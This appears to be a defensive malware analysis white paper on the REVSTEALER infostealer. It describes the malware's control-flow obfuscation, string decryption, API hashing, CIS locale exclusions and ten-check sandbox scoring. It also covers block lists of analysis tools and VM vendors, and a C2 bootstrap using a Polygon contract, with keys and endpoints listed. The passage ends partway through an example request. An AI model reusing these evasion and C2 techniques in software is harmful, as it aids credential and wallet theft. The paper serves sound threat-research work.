


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REVSTEALER ramps up

Elastic Security Labs details emerging
infostealer targeting gamers

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Introduction

REVSTEALER is a commercially distributed, feature-rich infostealer targeting gaming platforms, browser credentials, and cryptocurrency wallets with intent of financial gain through credential theft and sensitive data exfiltration. The earliest REVSTEALER sample we discovered was [submitted](#) to VirusTotal in February 2026. The first publication for this family was [written](#) by Gen Digital in July 2026 covering its core features. In this white paper, we document REVSTEALER's functionality from an end-to-end perspective.

Malware Samples

The table below shows all malware samples that have been identified by MalwareBazaar as [RevStealer](#) (max 1000).

Show entries Search:

Firstseen (UTC)	SHA256 hash	Tags	Reporter
2026-08-14 00:53:17	e62e0e3e37a669e8716d...	exe RevStealer signed	aachum
2026-08-10 14:39:50	91d44004bd98637f82c4...	exe RevStealer signed	adrian_luca
2026-08-02 20:34:24	d3998ff200687491baefd...	msi RevStealer signed	hexinglarps
2026-07-21 17:20:10	4c897108e8e793d69041...	exe RevStealer signed stealer trojan Yogi	kejult
2026-07-17 18:46:11	30d87db6fc7d389cc4504...	exe malware RevStealer signed trojan	kejult
2026-07-17 17:53:54	4bdde00f03ff8fb972b03...	exe malware RevStealer signed trojan	kejult
2026-07-17 17:43:42	b15502493aabc2aa6a3...	exe malware RevStealer signed trojan Yogi	kejult
2026-07-13 16:53:22	13543ef85a0988a09ef43...	exe RevStealer	abuse_ch
2026-03-05 15:12:39	28d6e78b0f33f771aa494...	bapesta-akjqdf-xyz EasyLauncher exe RevStealer	aachum

REVSTEALER samples in MalwareBazaar

REVSTEALER has mostly remained under the radar publicly, but we believe it's a potential up-and-coming infostealer based on reviewing the codebase and tracking new modules linked to the malware. This family has many different and unique features that are not often found in widely distributed malware. By sharing this white paper, we hope that organizations and defenders will be in a better position to defend against this type of threat.


The white paper is based on the analysis of the following unpacked REVSTEALER sample:

Property	Value
SHA256	adc4aa652965396b52e79435ca54987ae9eb21bf5e67de5e9461b09655165ee4
Type	64-bit Windows PE (EXE)
Size	328 KB

The summary analysis is available here:

<https://www.elastic.co/security-labs/threat-command/revstealer-credential-harvesting-infostealer>

Execution flow



REVSTEALER execution diagram


Anti-analysis

REVSTEALER implements anti-analysis features such as control-flow flattening, string encryption, and API hashing to slow down the reversing process. The malware's main execution loop is driven by a state machine that computes each dispatch index using the formula $(0x1869E45F * (current_state \wedge 0x2007490B))$.

```
while ( 1 )
{
    if ( (loop_iter_count & 3) == 0 || (loop_iter_count & 3) != 1 )
        get_tick_count();
    switch_index = 0x1869E45F * (current_state ^ 0x2007490B);
    if ( switch_index <= 0x5B )
    {
        if ( switch_index == 0x5B )
```

REVSTEALER dispatcher

After each capability executes, a hard-coded constant is assigned to the current state variable, driving the next dispatch. While the execution sequence is predetermined and can be recovered through dynamic tracing or emulation, the previous dispatch formula obscures the control flow statically.



Control-flow graph

String encryption

REVSTEALER protects all embedded strings through six lightweight string encryption functions, preventing static analysis tools from understanding the malware's functionality.

```
__int64 __fastcall str_decrypt_ror3_sub(__int64 buf, unsigned __int64 len, char key)
{
    unsigned __int64 i; // [rsp+8h] [rbp-10h]

    for ( i = 0; i < len; ++i )
        *(buf + i) = (0x20 * (*(buf + i) - (0x9B * i + key))) | ((*(buf + i) - (0x9B * i + key)) >> 3);
    *(len + buf - 1) = 0;
    return len + buf;
}
```

String decryption function example

The malware uses global variables as guards for each encrypted string for one-time decryption; these flags ensure that if multiple threads call the same function at the same time, the string only gets decrypted once, even under concurrent access.

```

if ( once_polygon_drpc_org != 2 )
{
    if ( _InterlockedCompareExchange(&once_polygon_drpc_org, 1, 0) != 0 )
    {
        while ( once_polygon_drpc_org != 2 )
            ;
    }
    else
    {
        str_decrypt_rol4_xor_sub(a1: &polygon_drpc_org, a2: 0x11u, a3: 118); // polygon.drpc.org
        _InterlockedExchange(&once_polygon_drpc_org, 2);
    }
}
return &polygon_drpc_org;

```

String decryption guard

API hashing

REVSTEALER leverages the PEB and uses a custom djb2 hashing algorithm to resolve required API functions at runtime. In our sample, the hashing algorithm uses a seed of `0x1BFDDFB8` with an XOR of `0xC5E13039`. Below is the Python implementation:

```

None
def generate_hash(name: str) -> int:
    h = 0x1BFDDFB8
    for c in name.encode("ascii"):
        h = (c + 0x21 * h) & 0xFFFFFFFF
    return h ^ 0xC5E13039

```

Environment fingerprint

Before the malware goes to the dispatcher, REVSTEALER calculates an environment fingerprint based on the execution environment by XORing together many different system values and IAT function pointers. This global variable isn't checked or used based on our analysis; it's possible the feature was abandoned or is still in development.


```

unsigned __int64 util_collect_env_fingerprint()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]


    DesktopWindow = GetDesktopWindow();
    g_env_fingerprint ^= DesktopWindow;
    hWnd = GetForegroundWindow();
    g_env_fingerprint ^= hWnd;
    g_env_fingerprint ^= GetClassLongPtrW(hWnd, nIndex: -16);
    hdc = GetDC(hWnd: nullptr);
    g_env_fingerprint = GetDeviceCaps(hdc, index: 88) ^ g_env_fingerprint;
    g_env_fingerprint = GetDeviceCaps(hdc, index: 90) ^ g_env_fingerprint;
    g_env_fingerprint = GetDeviceCaps(hdc, index: 12) ^ g_env_fingerprint;
    ReleaseDC(hWnd: nullptr, hdc: hdc);
    g_env_fingerprint = GetClipboardSequenceNumber() ^ g_env_fingerprint;
    g_env_fingerprint = GetSystemMetrics(nIndex: 80) ^ g_env_fingerprint;
    g_env_fingerprint = GetSystemMetrics(nIndex: 19) ^ g_env_fingerprint;
    g_env_fingerprint ^= MessageBoxW;
    g_env_fingerprint ^= MessageBoxA;
    g_env_fingerprint = GetSystemMetrics(nIndex: 5) ^ g_env_fingerprint;
    g_env_fingerprint = GetSystemMetrics(nIndex: 6) ^ g_env_fingerprint;
    g_env_fingerprint = GetSystemMetrics(nIndex: 45) ^ g_env_fingerprint;
    g_env_fingerprint = GetSystemMetrics(nIndex: 46) ^ g_env_fingerprint;
    g_env_fingerprint = GetSystemMetrics(nIndex: 13) ^ g_env_fingerprint;
    g_env_fingerprint = GetSystemMetrics(nIndex: 14) ^ g_env_fingerprint;
    g_env_fingerprint = GetTickCount() ^ g_env_fingerprint;
    g_env_fingerprint = GetUserDefaultLCID() ^ g_env_fingerprint;
    g_env_fingerprint = GetSystemDefaultLCID() ^ g_env_fingerprint;
    g_env_fingerprint = GetInputState() ^ g_env_fingerprint;
}

```

Environment fingerprint calculation

Watermark/PIN

The developer embeds a 16-byte watermark at the end of the unpacked payload to discourage operators from distributing unpacked samples. This is validated through `(trailer[i] XOR key[i]) == expected[i]`. In packed builds, the watermark will not be located at EOF, so the check does not trigger. If an unpacked binary retaining the watermark is launched, it displays a verification window requiring the user to enter a random six-character token generated from: `ABCDEFGHJKLMNPQRSTUVWXYZ23456789`, in order to proceed with execution. This is also effective against sandboxes since they are likely not equipped to deal with prompts like this. We have seen similar concepts implemented by other malware families such as Lumma Stealer and AuraStealer.



Verification window

Exclusion checks (CIS)

Before the sandbox verification, REVSTEALER validates the victim machine by checking the default UI language, the system UI language, and the keyboard layout of the machine using a custom hash lookup. Each value is hashed and compared against an embedded table of precomputed values representing the Commonwealth of Independent States (CIS) locales. If any of the three checks match, the malware terminates. This is a common technique used by developers from CIS regions to avoid infecting domestic victims and reduce law enforcement attention.

```
UserDefaultUILanguage = wrap_GetUserDefaultUILanguage();
if ( util_short_hash_lookup(langid: UserDefaultUILanguage) != 0 )
    wrap_ExitProcess(exit_code: 0);
SystemDefaultUILanguage = wrap_GetSystemDefaultUILanguage();
if ( util_short_hash_lookup(langid: SystemDefaultUILanguage) != 0 )
    wrap_ExitProcess(exit_code: 0);
keyboard_layout = get_keyboard_layout(a1: 0);
if ( util_short_hash_lookup(langid: keyboard_layout) != 0 )
    wrap_ExitProcess(exit_code: 0);
```

Exclusion checks

Below is the custom FNV-1a hash algorithm used with these exclusions:

```
__int64 __fastcall util_short_hash_lookup(__int16 UserDefaultUILanguage)
{
    int *table_cis; // rax
    int langid_algo; // ecx

    table_cis = &g_table_cis;
    langid_algo = 0x100027D
        * (((UserDefaultUILanguage & 0x3FF) >> 8) ^ (0x100027D * (UserDefaultUILanguage ^ 0x5F52653A)));
    while ( langid_algo != *table_cis )
    {
        if ( ++table_cis >= &g_watermark )
            return 0;
    }
    return 1;
}
```

Hash algorithm for exclusion checks

The following hash values and their mapped LANGIDs were found in our sample:


Hash	LANGID	Language/Locale
0xAC13413B	0x419	Russian / Russia
0xEDCF25D8	0x422	Ukrainian / Ukraine

0xE7D556E1	0x423	Belarusian / Belarus
0x11A9FFA2	0x428	Tajik / Tajikistan
0x17A3CE99	0x42B	Armenian / Armenia
0xF9C2C3C6	0x42C	Azerbaijani / Azerbaijan
0x5F59822D	0x43F	Kazakh / Kazakhstan
0xA42DEB4A	0x440	Kyrgyz / Kyrgyzstan
0xB0218938	0x442	Turkmen / Turkmenistan
0xAA27BA41	0x443	Uzbek / Uzbekistan

Sandbox scoring system

REVSTEALER implements a sandbox scoring system using 10 sequential checks to determine if it's running on a real machine. Each check assigns points based on sandbox characteristics such as low RAM or system uptime. If the total score is 7 or higher, the malware determines the machine is likely operating in a sandbox environment where it will then self-terminate.

In order to hide the sandbox score from trivial memory reading, the score result is XOR'd with **0x488AFA87**. Below is a screenshot of the sandbox score comparison at the end, the threshold is set to 7, while the analysis VM generated a score of 114.



Sandbox threshold comparison

This scoring loop is driven by two hardcoded tables: one shuffles the execution order, while the other inserts irregular delays before each check. This makes timing-based sandbox detection and behavioral sequencing harder to signature.

```
for ( checks_left = 10; checks_left != 0; --checks_left )
{
    sleep_ms = table_sleep_values[check_idx];
    if ( sleep_ms > 0 )
        util_sleep(a1: sleep_ms);
    check_type = table_check_type[check_idx];
    if ( check_type > 5 )
    {
        sleep_timer_chk = check_type - 6;
        if ( sleep_timer_chk != 0 )
        {
            video_cap_chk = sleep_timer_chk - 1;
            if ( video_cap_chk != 0 )
            {
                cpuid_chk = video_cap_chk - 1;
                if ( cpuid_chk != 0 )

```

Sleep tables used in sandbox checks

Below is a table showing the order, the sandbox check type, and sleep delay:

Iteration	Check Type	Sleep (ms)
0	1	38
1	6	113
2	9	292
3	0	130
4	5	262
5	2	107
6	7	268
7	3	362
8	4	162
9	8	428

The following sections cover each individual sandbox check:

Process Blocklist (Type 0)

This first check enumerates all running processes using `CreateToolhelp32Snapshot` with `Process32FirstW / Process32NextW`, copies each executable name and lowercases it, and then performs the same custom hash calculation seen in the exclusion checks (seed `0x5F52653A`, multiplier `0x100027D`). The resulting hash is looked up against a hardcoded 74-entry table of process names of known analysis tools.

Below is the Python implementation:

```
Python
K      = 0x100027D
SEED   = 0x5F52653A

def proc_hash(name):
    h = SEED
    for ch in name.lower():
        v9 = (K * (h ^ ord(ch))) & 0xFFFFFFFF
        h = (K * v9) & 0xFFFFFFFF
    return h

# Example: wireshark.exe -> 0x1dc677c6
print(hex(proc_hash("wireshark.exe")))
0x1dc677c6
```

The check produces two outputs that feed into the sandbox scoring system.

1. If any running process matches a hash in the table, a flag is set that adds 99 points to the sandbox score triggering an exit.
2. The total number of processes is used as a secondary signal. Sandbox environments typically run with a fewer total number of running processes than real machines.

Below is an example of the targeted processes and their categories:

Category	Examples
Debuggers	immunitydebugger.exe, ollydbg.exe, windbg.exe, x32dbg.exe, x64dbg.exe

Disassemblers/RE tools	ida.exe, ida64.exe, idaq.exe, idaq64.exe, idat.exe, idat64.exe, ghidra.exe, ghidrarun.exe, radare2.exe, hiew.exe, hiew32.exe, die.exe,
Network capture/proxy	wireshark.exe, dumpcap.exe, fiddler.exe, charles.exe, mitmproxy.exe, mitmdump.exe, networkminer.exe, rawcap.exe, fakenet.exe, proxifier.exe, httpdebugger.exe, burpsuite.exe, smartsniff.exe
Process/registry	procmon.exe, procmon64.exe, procexp.exe, procexp64.exe, processhacker.exe, filemon.exe, regmon.exe, tcpview.exe, autoruns.exe, monitors
VM guest agents	vboxservice.exe, vboxtray.exe, vmtoolsd.exe, vmwaretray.exe, vmwareuser.exe, vmsvc.exe, vmusvc.exe, prl_cc.exe, prl_tools.exe, qemu-ga.exe, xenservice.exe
PE/.NET/malware tooling	pe-bear.exe, pestudio.exe, peid.exe, lordpe.exe, importrec.exe, scylla.exe, scylla_x64.exe, scylla_x86.exe, dnspy.exe, dotpeek.exe, dotpeek64.exe, de4dot.exe
Sandbox agents	joeboxcontrol.exe, joeboxserver.exe
Forensics/tracing	regshot.exe, regshot-x64-unicode.exe, sysanalyzer.exe, apimonitor-x64.exe, apimonitor-x86.exe

The full table and their hash values can be found in [Appendix A](#).

CPU Core Count (Type 1)

This check counts the physical and logical cores using `GetLogicalProcessorInformation`. Below is the scoring logic:

Physical cores	Logical cores	Score
< 2	any	+7
== 2	<= 2	+3
== 2	3-4	+1
== 2	> 4	+0
> 2	any	+0

RAM Threshold (Type 2)

This check uses `GlobalMemoryStatusEx` to retrieve the total physical RAM of the machine. Sandboxes are typically allocated with lower RAM such as 1 GB–4 GB. Below is the scoring based on the RAM values:

RAM	Score
<= 1.5 GB	+7
<= 3.5 GB	2
<= 5.5 GB	1
> 5.5 GB	0

GPU/PCI Vendor Check (Type 3)

This check enumerates display devices using `EnumDisplayDevicesW`. For every substring with lengths between 5 and 15, a sliding window hash is calculated and compared against four values embedded in the binary.

```

if ( len_window <= len_str )
{
    device_string = lpDisplayDevice.DeviceString;
    window_start = len_window;
    while ( 2 )
    {
        seed = 0x5F52653A;
        for ( j = 0; j < len_window; seed = 0x100027D * (h_hi ^ h_lo) )
        {
            h_lo = 0x100027D * (seed ^ LOBYTE(device_string[j]));
            h_hi = HIBYTE(device_string[j++]);
        }
        _gpu_table = &gpu_table;
        do
        {
            if ( seed == *_gpu_table )
            {
                if ( cfg_match_pci_vendor_id(a1: lpDisplayDevice.DeviceID) != 0 )
                    goto LABEL_23;
                is_sus = 1;
                goto LABEL_27;
            }
            ++_gpu_table;
        } while ( _gpu_table < gpu_table_end );
        ++window_start;
        ++device_string;
        if ( window_start <= len_str )
            continue;
        break;
    }
}

```

PCI/GPU Check

This check validates the GPU against an allowlist of known GPU vendors. If no recognized vendor is found, 5 points are added to the sandbox score.

The four target hashes and their strings are listed in the table below:

Hash	String	Meaning
0x68FC790F	nvidia	NVIDIA GPU (GeForce, Quadro, etc.)
0xCFAF8989	radeon	AMD Radeon GPU
0xDDAAB9C8	intel	Intel integrated/Arc graphics
0xA293F5C7	qualcomm	Qualcomm Adreno (Windows on ARM)

Username/Computer Name Blocklist (Type 4)

REVSTEALER performs this anti-sandbox check by retrieving values from `GetUserNameW` and `GetComputerNameW` then comparing to known usernames and hostnames used in sandbox platforms. For this check, if any of these values match, the scoring system is skipped and the malware terminates.

```

if ( type_sub3 == 1 )
{
    if ( (user_buf_len = 0x100, wrap_GetUserNameW(a1: user_name, a2: &user_buf_len) != 0)
        && wstr_tolower_hash_lookup(a1: user_name) != 0
        || (comp_buf_len = 0x10, wrap_GetComputerNameW(a1: comp_name, a2: &comp_buf_len) != 0)
        && wstr_tolower_hash_lookup(a1: comp_name) != 0 )
    {
        init_tick_timestamp();
        jitter_sleep_then_exit();
    }
}

```

Username/Computer Name check

Below is the table of usernames/hostnames paired with the observed hash value:

Hash	Value
0x40b32d13	johnson
0xac66c101	miller

0x18e48313	malware
0x9580ad3c	maltest
0xfdd11acf	johndoe
0xa1f8288f	sandbox
0xecaf7889	virus
0xeb6ed1c7	john doe
0x3a96ef11	N/A
0x9894a35f	sand box
0x2846044e	WDAGUtilityAccount
0xc823057b	harry johnson
0x8dc6f754	test
0xddb3fc7c	sample
0x9fa59e58	analysis
0x1beca84c	cuckoo
0x84f90878	vmware
0xc0dffbaa	lichao

System Uptime (Type 5)

This check uses `GetTickCount64` to retrieve the system uptime. Short uptimes are suspicious as sandboxes typically boot and execute samples immediately, whereas genuine machines have usually been running for an extended period. Below is the table and points system breakdown:

Uptime	Score
< 2 minutes	+3
2–10 minutes	1
> 10 minutes	0

Sleep/Timing Check (Type 6)

For this check, REVSTEALER captures the system uptime via `GetTickCount64` and then issues a `Sleep()` for 1000 milliseconds. The malware issues another `GetTickCount64` to measure the elapsed time in between. If the elapsed time is less than 400 ms, it adds 7 points. This focuses on sandboxing techniques where functions like `Sleep()` are often hooked and accelerated to speed up analysis.

```
tick_pre_sleep = get_tick_count_64();
util_sleep(a1: 1000u);
cond_lt = (get_tick_count_64() - tick_pre_sleep) < 400;
subcheck_score = enc_sandbox_score ^ 0x488AFA87;
dec_score = cond_lt ? 7 : 0;
```

Sleep acceleration check

Media Foundation Check (Type 7)

To identify VMs or sandboxes lacking GPU media drivers, the malware implements a Media Foundation capability probe. It initializes Media Foundation with version `0x20070`, and calls `MFTEnumEx` with `MFT_CATEGORY_VIDEO_ENCODER` and `MFT_ENUM_FLAG_HARDWARE`. The enumeration is filtered for `MFMediaType_Video` (`73646976-0000-0010-8000-00AA00389B71`) and `MFVideoFormat_H264` (`34363248-0000-0010-8000-00AA00389B71`). If no hardware-accelerated H.264 encoder is available, 5 points are added to the sandbox score.

On failure, the malware performs a secondary sink-writer test using `MFCreatAttributes`, `MFCreatMediaType`, and `MFCreatSinkWriterFromURL`. It configures H.264 output and NV12 input at 1280×720, 30 FPS, and 4 Mbps, then invokes the `IMFSinkWriter` methods `AddStream`, `SetInputMediaType`, and `BeginWriting` against a temporary `%TEMP%\hp_<PID>.mp4` file.

The .mp4 file is immediately removed after the test, and the operation's return value is ignored. This likely represents a developer bug or abandoned second-stage verification, although it also forces codec initialization that may expose incomplete sandbox API emulation.

CPUID Check (Type 8)

This check uses the `CPUID` instruction to detect anomalies in CPU identification data commonly found in virtualized environments. REVSTEALER first queries the vendor ID to confirm the CPU identifies as `AMD` or `Intel`, and then it reads the full processor brand string to verify the two are

consistent. If there is a mismatch, REVSTEALER treats this as a sandbox indicator and adds 5 points to the score.

Virtualization Check (Type 9)

The final check enumerates display adapters by using `EnumDisplayDevicesW` and matches each device's `PCI\VEN_XXXX` hardware ID against six known VM PCI vendors. The vendor table is constructed on the stack using XOR key (`0x101EC6C7`).

The following table lists the vendors and their vendor ID:

Vendor	Vendor ID
Bochs/QEMU	0x1234
VMware	0x15AD
VirtualBox/Oracle	0x80EE
QEMU/Red Hat PCIe	0x1B36
VirtIO/Red Hat	0x1AF4
Google	0x1AE0

Mutex

Once the machine passes the sandbox scoring system (< 7 points), it moves onto the next stage where REVSTEALER creates a named mutex (`Global\57B239C4`) from a hardcoded value in the sample. This value is different per build and used to enforce single-instance execution, preventing concurrent runs of the stealer on the same host.

Key	Value	Size
Mutant	\Sessions\1\BaseNamedObjects\SM0:4676:304:WilStaging_02	0x48
Mutant	\BaseNamedObjects\57B239C4	0x338
Mutant	\Sessions\1\BaseNamedObjects\SM0:4676:120:WilError_03	0x4d4


REVSTEALER - mutex

Command dispatcher and C2 transport

REVSTEALER uses a multi-stage C2 bootstrap rather than relying on a single plaintext hostname. Its first candidate is stored as a hexadecimal, IV-prefixed AES-256-CBC blob. Decrypting that configuration with the embedded 32-byte key recovers

`monitor5.roast-core85[.]click:443`. The plaintext parser accepts `host[:port]` and defaults to port 443 when the port is omitted.

Before accepting a candidate, the malware performs a GET request to `/ext/status` and requires the response body to contain `active`.




C2 server response from GET request

If the embedded server does not pass this check, REVSTEALER queries a dead-drop value from the Polygon contract `0xa612754454c845FFB0258dC2EF57E3529e80E37D`.

Both the embedded C2 configuration and the value returned through Polygon use IV-prefixed AES-256-CBC encryption. REVSTEALER decrypts them using the following embedded 32-byte key: `3decf11ed3e4c9fc675b886bec02609c65e019c24a30bacd2a1924cb04320d58`. In each encrypted blob, the first 16 decoded bytes provide the CBC initialization vector, while the remaining bytes contain the ciphertext.

It issues an `eth_call` for selector `0x4965e13f` through a once-shuffled list of five public RPC services:

- `polygon-bor-rpc.publicnode.com`
- `poly.api.pocket.network`
- `polygon.lava.build`
- `polygon-public.nodies.app`
- `polygon.drpc.org`



Polygon C2 transaction on polygonscan

The returned hex value is decoded and decrypted with the same AES-256-CBC scheme, then parsed as another `host[:port]` candidate. If neither source produces an active endpoint, the malware sleeps for 60 seconds and repeats the bootstrap cycle.

The active connection is created through WinINET with 120-second timeout settings and the user agent `Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36`.

Below are the C2 routes used in our sample, please note these endpoints are unique per build making them not great candidates for detection:

Route	Purpose
<code>/ext/status</code>	Validates that a candidate server is active
<code>/ext/sync/uc1uv.wkku?h=<machine-id></code>	Retrieves the task document
<code>/ext/push/uc1uv.wkku</code>	Carries normal collection and bulk-file results
<code>/ext/events/uc1uv.wkku</code>	Carries event-style results
<code>/ext/ping/uc1uv.wkku</code>	Carries ping, status, and final completion traffic

Communication

REVSTEALER encrypts outbound C2 traffic using AES-128-CBC with a hardcoded 16-byte key (`758bcb225008523dc38850cf9704b7d`) and 16-byte IV (`777d094086a06696a98700495ce756a7`), both embedded in the `.rdata` section. Each packet uses the following structure `base64(AES(40-byte header + payload))` and is transmitted in the `ss` field of a JSON object. Each request includes other key-value pairs in the same JSON object; these keys are obfuscated with different names per sample.

Below is an example of an outbound request:

JSON

```
{
  "vvnk": "oyi",
  "wwjb": "i",
  "osvyad": 13868,
  "pbbvu": "5d537752d77452a5",
  "vh": "zibjf",
  "pio": [
    {
      "avd": "m",
